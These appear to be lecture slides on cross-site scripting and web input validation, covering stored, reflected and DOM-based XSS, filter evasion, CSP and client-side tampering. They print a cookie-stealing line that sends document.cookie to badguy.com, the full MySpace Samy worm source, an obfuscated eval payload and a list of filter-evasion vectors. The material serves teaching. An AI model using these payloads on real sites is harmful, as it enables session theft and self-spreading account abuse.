<http://dcortesi.com/2009/04/11/twitter-stalkdaily-worm-postmortem>

2020 CWE Top 25 Most Dangerous Software Weaknesses

Rank	ID	Name	Score
[1]	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')	46.82
[2]	CWE-787	Out-of-bounds Write	46.17
[3]	CWE-20	Improper Input Validation	33.47
[4]	CWE-125	Out-of-bounds Read	26.50
[5]	CWE-119	Improper Restriction of Operations within the Bounds of a Memory Buffer	23.73
[6]	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')	20.69
[7]	CWE-200	Exposure of Sensitive Information to an Unauthorized Actor	19.16
[8]	CWE-416	Use After Free	18.87
[9]	CWE-352	Cross-Site Request Forgery (CSRF)	17.29
[10]	CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')	16.44
[11]	CWE-190	Integer Overflow or Wraparound	15.81
[12]	CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')	13.67
[13]	CWE-476	NULL Pointer Dereference	8.35
[14]	CWE-287	Improper Authentication	8.17




AirTag

**Lose your knack
for losing things.**



Known since June 2021
Reported September 28, 2021

- If a stranger finds a tagged item, they can scan it
- Generates a unique <https://found.apple.com> page
- Page contains the tag's serial number, phone
number, and a personal message for the finder



Stored XSS vulnerability!
What attacks are possible?

AMAZON QUICKLY FIXED A VULNERABILITY IN RING ANDROID APP THAT COULD EXPOSE USERS' CAMERA RECORDINGS

August 2022



More about Android activities later...



Ring Android app exported an activity that would accept and execute Web content from any server as long as the destination URI contained the string `"/better-neighborhoods/"`

Ring's own content is served from `ring.com` or `a2z.com`

One of the pages at `a2z.com` contained a **reflected XSS vulnerability**.

Attacker's page could exploit this vulnerability to trick user into installing a malicious app, which would access the user's authorization token. The token is used to obtain the session cookie. The cookie is used to access the Ring's API and extract user and device data.



<https://checkmarx.com/blog/amazon-quickly-fixed-a-vulnerability-in-ring-android-app-that-could-expose-users-camera-recordings/>

Stored XSS Using Images

- Suppose pic.jpg on web server contains HTML
- Request for `http://site.com/pic.jpg` results in
`HTTP/1.1 200 OK`
...
`Content-Type: image/jpeg`
`<html> fooled ya </html>`
- Some browsers will render this as HTML (despite Content-Type)
- What if an attacker uploads an “image” that is a script to a photo-sharing site?

XSS of the Third Kind

Script builds webpage DOM in the browser

```
<HTML> <TITLE>Welcome! </TITLE>  
Hi <SCRIPT>  
var pos = document.URL.indexOf("name=") + 5;  
document.write(document.URL.substring(pos,document.URL.length));  
</SCRIPT>  
</HTML>
```

Works fine with this URL


<http://www.example.com/welcome.html?name=Joe>

What about this one?


[http://www.example.com/welcome.html?name= <script>alert\(document.cookie\)</script>](http://www.example.com/welcome.html?name= <script>alert(document.cookie)</script>)

Attack code does not
appear in HTML sent
over network

Why is this important?



XSS in Web 2.0



Malicious scripts may be ...

- Contained in arguments of dynamically created JavaScript
- Contained in JavaScript arrays
- Dynamically written into the DOM

XSS in AJAX (1)

Downstream JavaScript arrays:

```
var downstreamArray = new Array();  
downstreamArray[0] = "42"; doBadStuff(); var bar="ajacked";
```

- Won't be detected by a naïve filter
 - No <>, "script", onmouseover, etc.
- Just need to break out of double quotes

XSS in AJAX (2)

JSON written into DOM by client-side script:

```
var inboundJSON = {"people": [  
  {"name": "Joel", "address": "<script>badStuff();</script>",  
    "phone": "911"} ] };
```

```
someObject.innerHTML(inboundJSON.people[0].address); // Vulnerable  
document.write(inboundJSON.people[0].address);      // Vulnerable  
someObject.innerText(inboundJSON.people[0].address); // Safe
```

XSS may be already in DOM!

document.url, document.location, document.referer

Source: Alex Stamos

“Backend” AJAX Requests

Client-side script retrieves data from the server using XMLHttpRequest and uses it to build HTML page in browser

- This data is never intended to be rendered directly by the browser!

Example: web mail


Request:

GET <http://www.webmail.com/mymail/getnewmessages.aspx>

Response:

```
var messageArray = new Array();  
messageArray[0] = "This is an email subject";
```

Raw data, intended to be converted into HTML inside the browser by the client-side script



Source: Alex Stamos

XSS in AJAX (3)

Attacker sends the victim an email with a script

Email is parsed from the data array, written into HTML with innerText(), displayed harmlessly

Attacker sends the victim an email with a link to backend request, victim clicks

The browser will issue this request:

GET http://www.webmail.com/mymail/getnewmessages.aspx


... and display this text:

```
var messageArray = new Array();
```

```
messageArray[0] = "<script>var i = new Image(); i.src='http://badguy.com/' + document.cookie;</script>"
```

Source: Alex Stamos

Using Login XSRF for XSS



PREVENTING CROSS-SITE SCRIPTING

validate all the inputs!



How to Protect Yourself

- Ensure that your app validates all headers, cookies, query strings, form fields, and hidden fields against a rigorous specification of what should be allowed.
- Do not attempt to identify active content and remove, filter, or sanitize it. There are too many types of active content and too many ways of encoding it to get around filters for such content.
- We strongly recommend a 'positive' security policy that specifies what is allowed. 'Negative' or attack signature based policies are difficult to maintain and are likely to be incomplete.

Source: OWASP

What Does This Script Do?

```
<script>eval(unescape('function%20ppEwEu%28yJVD%29%7Bfunction%20xFplcSbG%28mrF%29%7Bvar%20rmO%3DmrF.length%3Bvar%20wxxwZl%3D0%2CowZtrl%3D0%3Bwhile%28wxxwZl%3CrmO%29%7BowZtrl++%3DmrF.charCodeAt%28wxxwZl%29*rmO%3BwxxwZl++%3B%7Dreturn%20%28%27%27+owZtrl%29%7D%20%20%20try%20%7Bvar%20xdxc%3Deval%28%27a%23rPgPu%2CmPe%2Cn%2Ct9sP.9ckaPl%2C1Pe9e9%27.replace%28/%5B9%23k%2CP%5D/g%2C%20%27%27%29%29%2CgIXc%3Dnew%20String%28%29%2CsIoLeu%3D0%3BqcNz%3D0%2CnuI%3D%28new%20String%28xdxc%29%29.replace%28/%5B%5E@a-z0-9A-Z_.%2C-%5D/g%2C%27%27%29%3Bvar%20xgod%3DxFplcSbG%28nuI%29%3ByJVD%3Dunescape%28yJVD%29%3Bfor%28var%20eILXTs%3D0%3B%20eILXTs%20%3C%20%28yJVD.length%29%3B%20eILXTs++%29%7Bvar%20esof%3DyJVD.charCodeAt%28eILXTs%29%3Bvar%20nzoexMG%3DnuI.charCodeAt%28sIoLeu%29%5Exgod.charCodeAt%28qcNz%29%3BsIoLeu++%3BqcNz++%3Bif%28sIoLeu%3EnuI.length%29sIoLeu%3D0%3Bif%28qcNz%3Exgod.length%29qcNz%3D0%3BgIXc+%3DString.fromCharCode%28esof%5EnzoexMG%29%3B%7Deval%28gIXc%29%3B%20return%20gIXc%3Dnew%20String%28%29%3B%7Dcatch%28e%29%7B%7D%7DppEwEu%28%27%2532%2537%2534%2531%2535%2533%2531%2530%2550%2508%2518%2537%255c%2569%2531%2506%255d%250e%253e%2536%2574%2522%2533%2535%252a%2531%250c%250d%2537%253d%2572%255b%2571%250d%252d%2513%2500%2529%25
```

Sanitizing Inputs

Any user input and client-side data must be preprocessed before it is used inside HTML

Remove / encode (X)HTML special characters

- Use a good escaping library
 - OWASP ESAPI (Enterprise Security API)
 - Microsoft's AntiXSS
- In PHP, htmlspecialchars(string) will replace all special characters with their HTML codes
 - ' becomes ' " becomes " & becomes &
- In ASP.NET, Server.HtmlEncode(string)

Evading XSS Filters

Preventing injection of scripts into HTML is hard!

- Blocking "<" and ">" is not enough
- Event handlers, stylesheets, encoded inputs (%3C), etc.
- phpBB allowed simple HTML tags like

```
<b c=">" onmouseover="script" x="<b ">Hello<b>
```

Beware of filter evasion tricks (XSS Cheat Sheet)

- If filter allows quoting (of <script>, etc.), beware of malformed quoting:

```
<IMG " "><SCRIPT>alert("XSS")</SCRIPT>">
```

- Long UTF-8 encoding
- Scripts are not only in <script>:

```
<iframe src=`https://bank.com/login` onload=`steal()`>
```

MySpace Worm (1)

- Users could post HTML on their MySpace pages
- MySpace did not allow scripts in users' HTML
 - No `<script>`, `<body>`, `onclick`, ``
- ... but did allow `<div>` tags for CSS. K00L!
 - `<div style="background:url('javascript:alert(1)')">`
- But MySpace would strip out "javascript"
 - Use "java<NEWLINE>script" instead
- But MySpace would strip out quotes
 - Convert from decimal instead: `alert('double quote: ' + String.fromCharCode(34))`



Samy Karkar

MySpace Worm (2)

“There were a few other complications and things to get around. This was not by any means a straight forward process, and none of this was meant to cause any damage or piss anyone off. This was in the interest of..interest. It was interesting and fun!”

Started on Samy Kamkar’s MySpace page, everybody who visited an infected page became infected and added “samy” as a friend and hero

- “samy” was adding 1,000 friends per second at peak
- 5 hours later: 1,005,831 friends



Code of the MySpace Worm

```
<div id=mycode style="BACKGROUND: url('java
script:eval(document.all.mycode.expr)')" expr="var B=String.fromCharCode(34);var A=String.fromCharCode(39);function g(){var C;try{var
D=document.body.createTextRange();C=D.htmlText}catch(e){if(C){return C}else{return eval('document.body.inne'+rHTML')}}function getData(AU)
{M=getFromURL(AU,'friendID');L=getFromURL(AU,'Mytoken')}function getQueryParams(){var E=document.location.search;var
F=E.substring(1,E.length).split('&');var AS=new Array();for(var O=0;O<F.length;O++){var I=F[O].split('=');AS[I[0]]=I[1]}return AS}var J;var
AS=getQueryParams();var L=AS['Mytoken'];var M=AS['friendID'];if(location.hostname!='profile.myspace.com'){document.location='http://
www.myspace.com'+location.pathname+location.search}else{if(!M){getData(g())}main()}function getClientFID(){return findIn(g(),'up_launchIC('+'A,A)}
function nothing(){function paramsToString(AV){var N=new String();var O=0;for(var P in AV){if(O>0){N+='&'}var Q=escape(AV[P]);while(Q.indexOf('+')!
=-1){Q=Q.replace('+','%2B')}}while(Q.indexOf('&')!=-1){Q=Q.replace('&','%26')}}N+=P+'='+Q;O++}return N}function httpSend(BH,BI,BJ,BK){if(!J){return
false}eval('J.onr'+eadystatechange=BI');J.open(BJ,BH,true);if(BJ=='POST'){J.setRequestHeader('Content-Type','application/x-www-form-urlencoded');
J.setRequestHeader('Content-Length',BK.length)}J.send(BK);return true}function findIn(BF,BB,BC){var R=BF.indexOf(BB)+BB.length;var
S=BF.substring(R,R+1024);return S.substring(0,S.indexOf(BC))}function getHiddenParameter(BF,BG){return findIn(BF,'name='+B+BG+B+' value='+B,B)}
function getFromURL(BF,BG){var T;if(BG=='Mytoken'){T=B}else{T='&'}var U=BG+'=';var V=BF.indexOf(U)+U.length;var W=BF.substring(V,V+1024);var
X=W.indexOf(T);var Y=W.substring(0,X);return Y}function getXMLObj(){var Z=false;if(window.XMLHttpRequest){try{Z=new XMLHttpRequest()}catch(e)
{Z=false}}else if(window.ActiveXObject){try{Z=new ActiveXObject('Msxml2.XMLHTTP')}catch(e){try{Z=new ActiveXObject('Microsoft.XMLHTTP')}
catch(e){Z=false}}}return Z}var AA=g();var AB=AA.indexOf('m'+ycode');var AC=AA.substring(AB,AB+4096);var AD=AC.indexOf('D'+IV');var
AE=AC.substring(0,AD);var AF;if(AE){AE=AE.replace('jav'+a,'A'+jav'+a');AE=AE.replace('exp'+r),'exp'+r'+A');AF=' but most of all, samy is my hero.
<d'+iv id='+AE+'D'+IV>'}var AG;function getHome(){if(J.readyState!=4){return}var AU=J.responseText;AG=findIn(AU,'P'+rofileHeroes','</
td>');AG=AG.substring(61,AG.length);if(AG.indexOf('samy')!=-1){if(AF){AG+=AF;var AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['interestLabel']='heroes';AS['submit']='Preview';AS['interest']=AG;J=getXMLObj();httpSend('/index.cfm?
fuseaction=profile.previewInterests&Mytoken='+AR,postHero,'POST',paramsToString(AS))}}function postHero(){if(J.readyState!=4){return}var
AU=J.responseText;var AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['interestLabel']='heroes';AS['submit']='Submit';AS['interest']=AG;AS['hash']=getHiddenParameter(AU,'hash');httpSend('/index.cfm?
fuseaction=profile.processInterests&Mytoken='+AR,nothing,'POST',paramsToString(AS))}function main(){var AN=getClientFID();var BH='/index.cfm?
fuseaction=user.viewProfile&friendID='+AN+'&Mytoken='+L;J=getXMLObj();httpSend(BH,getHome,'GET');xmlhttp2=getXMLObj();httpSend2('/index.cfm?
fuseaction=invite.addfriend_verify&friendID=11851658&Mytoken='+L,processxForm,'GET')}function processxForm(){if(xmlhttp2.readyState!=4){return}var
AU=xmlhttp2.responseText;var AQ=getHiddenParameter(AU,'hashcode');var AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['hashcode']=AQ;AS['friendID']='11851658';AS['submit']='Add to Friends';httpSend2('/index.cfm?
fuseaction=invite.addFriendsProcess&Mytoken='+AR,nothing,'POST',paramsToString(AS))}function httpSend2(BH,BI,BJ,BK){if(!xmlhttp2){return false}
eval('xmlhttp2.onr'+eadystatechange=BI);xmlhttp2.open(BJ,BH,true);if(BJ=='POST'){xmlhttp2.setRequestHeader('Content-Type','application/x-www-form-urlencoded');
xmlhttp2.setRequestHeader('Content-Length',BK.length)}xmlhttp2.send(BK);return true}'></DIV>
```

3 1 Flavors of XSS

All of these are
browser-specific

- `<BODY ONLOAD=alert('XSS')>`
- `¼script¾alert(¢XSS¢)¼/script¾`
- `<XML ID="xss"><I><IMG SRC="javas<!-- -->cript:alert('XSS')"></I></XML>`
- `<STYLE>BODY{-moz-binding:url("http://ha.ckers.org/xssmoz.xml#xss")}</STYLE>`
- `<SPAN DATASRC="#xss" DATAFLD="B" <DIV STYLE="background-image:\0075\0072\006C\0028'\006a\0061\0076\0061\0073\0063\0072\0069\0070\0074\003a\0061\006c\0065\0072\0074\0028.1027\0058.1053\0053\0027\0029'\0029">`
- `<EMBED SRC="data:image/svg+xml;base64,PHN2ZyB4bWxuczpzdmc9Imh0dHA6Ly93d3cudzMub3JnLzlwMDAvc3ZnliB4bWxucz0iaHR0cDovL3d3dy53My5vcmcvMjAwMC9zdmcilHhtbG5zOnhsaW50PSJodHRwOi8vd3d3LnczLm9yZy8xOTk5L3hsaW50PSJzaW9uPSIxLjAilHg9IjAilHk9IjAilHdpZHRoPSIxOTQiGhlaWdodD0iMjAwliBpZD0ieHNzlj48c2NyaXB0lHR5cGU9InRleHQvZWNTYXNjcmlwdCI+YWxlcuQollhTUyIpOzwvc2NyaXB0Pjwvc3ZnPg==" type="image/svg+xml" AllowScriptAccess="always"></EMBED>`

What do you think
is this code doing?

Problems with Filters

Suppose a filter removes `<script`

- `<script src="..."` becomes
`src="..."`

- `<scr<scriptipt src="..."` becomes
`<script src="..."`

Filter transforms
input into attack!

Removing special characters

- `java	script` – blocked, `	` is horizontal tab
- `java&#x09;script` – becomes `java	script`

Need to loop and reapply until nothing found

Simulation Errors in Filters

Filter must predict how the browser would parse a given sequence of characters... this is hard!

- NoScript
 - Did not know that / can delimit HTML attributes
<a<img/src/onerror=alert(1)//<
- noXSS
 - Did not understand HTML entity encoded JavaScript
- IE8 filter
 - Did not use the same byte-to-character decoding as the browser

```
00000000: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 3c 2f <html>.<head>.</  
00000010: 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 2b 41 44 head>.<body>.+AD  
00000020: 77 41 63 77 42 6a 41 48 49 41 61 51 42 77 41 48 wAcwBjAHIAaQBwAH  
00000030: 51 41 50 67 42 68 41 47 77 41 5a 51 42 79 41 48 QAPgBhAGwAZQByAH  
00000040: 51 41 4b 41 41 78 41 43 6b 41 50 41 41 76 41 48 QAKAAxACkAPAAvAH  
00000050: 4d 41 59 77 42 79 41 47 6b 41 63 41 42 30 41 44 MAYwByAGkAcAB0AD  
00000060: 34 2d 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 4-</body></html>
```

httpOnly Cookies



- Cookie sent over HTTP(S), but cannot be accessed by script via document.cookie
- Prevents cookie theft via XSS
- Does not stop most other XSS attacks!

Using CSP to Whitelist Origins

Content-Security-Policy:

`default-src 'self'`


- Browser will not load content from other origins, including inline scripts and HTML attributes

Content-Security-Policy:

`default-src 'self'; image-src *; script-src cdn.jquery.com`


- Browser will load images from any origin
- Browsers will execute scripts only from cdn.jquery.com
- Browser will not execute scripts from any other origin, Including inline scripts and HTML attributes

User Input Validation



- Web applications need to reject invalid inputs
 - "Credit card number should be 15 or 16 digits"
 - "Expiration date in the past is not valid"
- Traditionally done at the server
 - Round-trip communication, increased load
- Better (?) idea: do it in the browser using **client-side JavaScript code**

Client-Side Validation



Checkout

1 Kitchenaid 5-Quart Mixer, Red (\$399.99)
1 All-Clad Copper Core 14-Piece Set (\$1,999.95)

Credit Card : ✓ 1234-5678-9012-3456
7890-1234-5678-9012

Delivery Instructions

Submit

```
onSubmit=  
  validateCard();  
  validateQuantities();
```

Validation Ok?


Yes

No

send inputs
to server

reject
inputs

Problem: Client Is Untrusted



Checkout

Kitchenaid 5-Quart Mixer, Red (\$399.99)

All-Clad Copper Core 14-Piece Set (\$1,999.95)

Credit Card : ✓ 1234-5678-9012-3456
7890-1234-5678-9012

Delivery Instructions

Submit

Previously rejected
values sent to server

Inputs must be re-
validated at server!

Online Shopping

Checkout

Checkout

-4 Kitchenaid 5-Quart Mixer, Red (\$399.99)

1 All-Clad Copper Core 14-Piece Set (\$1,999.95)

Total Price: 399.95

Credit Card : ✓ 1234-5678-9012-3456
7890-1234-5678-9012

Delivery Instructions

Submit

Client-side constraints:

$$\left\{ \begin{array}{l} \text{quantity1} \geq 0 \\ \text{quantity2} \geq 0 \end{array} \right.$$

Server-side code:

$$\text{total} = \text{quantity1} * \text{price1} + \text{quantity2} * \text{price2}$$

Vulnerability: malicious client submits negative quantities for unlimited shopping rebates

Two items in cart: price1 = \$100, price2 = \$500
quantity1 = -4, quantity2 = 1, total = \$100 (rebate of \$400 on price2)

Online Banking

Transfer Funds

From Account:	Acct1 ▼
To Account:	Acct1 Acct2
Amount of Transfer:	<input type="text"/>

Client-side constraints:

from IN (Acct1, Acct2)

to IN (Acct1, Acct2)

Server-side code:

transfer money from → to

Vulnerability: malicious client submits arbitrary account numbers for unauthorized money transfers

IT Support

OpenIT - Editing

Editing Employee

First Name:

Last Name:

Middle Initial:

Group:

Password:

Notes:

Hidden Field

Client-side constraints:

`userId == 96` (hidden field)

Server-side code:

Update profile with id 96
with new details

